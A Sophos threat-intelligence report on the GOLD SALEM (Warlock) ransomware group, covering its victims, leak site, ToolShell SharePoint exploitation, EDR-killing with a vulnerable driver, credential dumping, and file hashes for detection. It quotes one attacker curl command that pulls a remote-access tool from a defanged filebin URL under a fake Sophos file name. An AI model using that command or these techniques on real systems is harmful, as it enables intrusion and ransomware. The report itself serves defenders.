news.sophos.com /en-us/2025/09/17/gold-salems-warlock-operation-joins-busy-ransomware-landscape/

GOLD SALEM's Warlock operation joins busy ransomware landscape

Sophos Counter Threat Unit Research Team ⋮ ⋮ 9/17/2025

Counter Threat Unit™ (CTU) researchers are monitoring a threat group that refers to itself as Warlock Group. The group, which CTU™ researchers track as GOLD SALEM, has compromised networks and deployed its Warlock ransomware since March 2025. Microsoft refers to this threat group as Storm-2603 and characterizes it "with moderate confidence to be a China-based threat actor," but CTU researchers have insufficient evidence to corroborate this attribution.

Victimology and online activity

The group's 60 published victims through mid-September 2025 rank it in the middle when compared to other ransomware operations during the same period. GOLD SALEM's victims have ranged from small commercial or government entities to large multinational corporations spread throughout North America, Europe, and South America. Like most ransomware groups, GOLD SALEM has largely avoided compromising organizations located in China and Russia despite the large pool of potential targets. However, the group posted the name of a Russia-based victim to its dedicated leak site (DLS) on September 8. The commercial entity provides engineering services and equipment to the electricity generation industry. Despite harboring a large contingent of global ransomware distributors, the Russian Federation is known to aggressively pursue groups that attack organizations in Russia and its "near-abroad" neighbors. GOLD SALEM's listing of a Russian victim suggests that the group may operate from outside of this jurisdiction.

GOLD SALEM had no public footprint until a June 2025 RAMP underground forum post by a persona representing the group solicited exploits for common enterprise applications (e.g., Veeam, ESXi, SharePoint) and tools to kill endpoint detection and response (EDR) systems and other security products. A subsequent post sought cooperation from initial access brokers (IABs) in providing potential victims. It is unclear if the group was seeking access to carry out their own intrusions, recruiting affiliates for a nascent ransomware-as-a-service (RaaS) operation, or both.

GOLD SALEM operates a Tor-based DLS to publish purported victim names and data stolen from those victims (see Figure 1). As of September 16, data from 19 of 60 listed victims (32%) was published on the DLS. Additionally, the threat actors claim to have sold data from 27 (45%) of the victims to private buyers, potentially in response to ransom nonpayment. Cybercriminal groups are known to occasionally sell stolen data to third parties, but the figures published by GOLD SALEM are likely embellished or fabricated. Three victim names previously listed on the DLS were subsequently removed.



Figure 1: GOLD SALEM leak site as of September 16, 2025

GOLD SALEM has posted the names of victims compromised by different ransomware operations. While an infrequent occurrence, these posts can represent IABs selling access to multiple threat actors, affiliates posting stolen data to multiple ransomware leak sites, or a victim's failure to effectively remediate common initial access vectors leading to repeated compromises. For example, a U.S.-based commercial construction contractor allegedly breached in early June 2025 had previously been victimized by GOLD CRESCENT's Hunters International ransomware in October 2024 and by Payout Kings in June 2025.

Data published by GOLD SALEM and metadata extracted from their DLS suggest that the group began attacking and extorting victims in March 2025. A June 10 post to the RAMP forum announced Warlock and included a link to the first iteration of a Tor-based DLS. The Tor address was disconnected June 11, and a new site did not emerge until late July. GOLD SALEM tends to post to the DLS in batches, resulting in victims appearing several days to several weeks after the actual compromise. Each victim is assigned a "countdown" date indicating the deadline for paying the ransom (see Figure 2). This date is typically 12-14 days after the victim appears on the DLS.



Figure 2: Countdown dates listed on GOLD SALEM's DLS as of September 16, 2025

Observed incidents

In late July, CTU researchers analyzed an incident in which GOLD SALEM used the ToolShell exploit chain against SharePoint servers for initial access. This exploit chain relies on using a combination of vulnerabilities CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, and CVE-2025-53771. Exploitation resulted in the placement of an ASPX web shell that created a Process object for cmd.exe within the context of the IIS worker process (w3wp.exe). The attacker could then remotely execute arbitrary commands and have any resulting output shown to them. CTU researchers observed the following command issued through this web shell:

```
curl -L -o c:\\users\\public\\Sophos\\Sophos-UI.exe
hxxps[:]//filebin[.]net/j7jqfnh8tn4alzsr/wsocks.exe.txt
```

The downloaded executable was a Golang-based WebSockets server that allowed continued access to the compromised server independently of the web shell. CTU researchers also observed GOLD SALEM bypass EDR by using the Bring Your Own Vulnerable Driver (BYOVD) technique and a vulnerable Baidu Antivirus driver renamed googleApiUtil64.sys to terminate the EDR agent. A flaw in this driver (CVE-2024-51324) allows for arbitrary processes to be terminated.

Microsoft's profile of the group noted the execution of Mimikatz "specifically targeting the Local Security Authority Subsystem Service (LSASS) memory to extract plaintext credentials." Microsoft also observed the use of PsExec and Impacket for lateral movement and the use of Group Policy Objects (GPO) to deploy the Warlock payload.

In August, CTU researchers observed GOLD SALEM abusing the legitimate open-source Velociraptor digital forensics and incident response (DFIR) tool to establish a Visual Studio Code network tunnel within the compromised environment. Some of these incidents ended in Warlock ransomware deployment.

Mitigations and detections

Organizations should implement regular attack surface monitoring and have aggressive patching policies for internet-facing services. Detection and mitigation of zero-day exploitation require proactive endpoint monitoring and timely incident response.

The following Sophos protections detect activity related to this threat:

- Troj/WebShel-F
- Troj/Warlock-B

To mitigate exposure to this threat, CTU researchers recommend that customers use available controls to review and restrict access using the indicators listed in Table 1.

Indicator	Type	Context
bfbeac96a385b1e5643ec0752b132506	MD5 hash	ASPX web shell used by GOLD SALEM after SharePoint ToolShell exploitation
de25be0afd53a1d274eec02e5303622fc8e7dbd5	SHA1 hash	ASPX web shell used by GOLD SALEM after SharePoint ToolShell exploitation
996c7bcec3c12c3462220fc2c19d61ccc039005ef5e7c8fabc0b34631a31abb1	SHA256 hash	ASPX web shell used by GOLD SALEM after SharePoint ToolShell exploitation
b3a099ecca79503a0e4a154bd85d3e6b	MD5 hash	WebSockets remote access tool used by GOLD SALEM (wsocks.exe.txt)
6d0cc6349a951f0b52394ad3436d1656ec5fba6a	SHA1 hash	WebSockets remote access tool used by GOLD SALEM (wsocks.exe.txt)
a204a48496b54bcb7ae171ad435997b92eb746b5718f166b3515736ee34a65b4	SHA256 hash	WebSockets remote access tool used by GOLD SALEM (wsocks.exe.txt)

Table 1: Indicators for this threat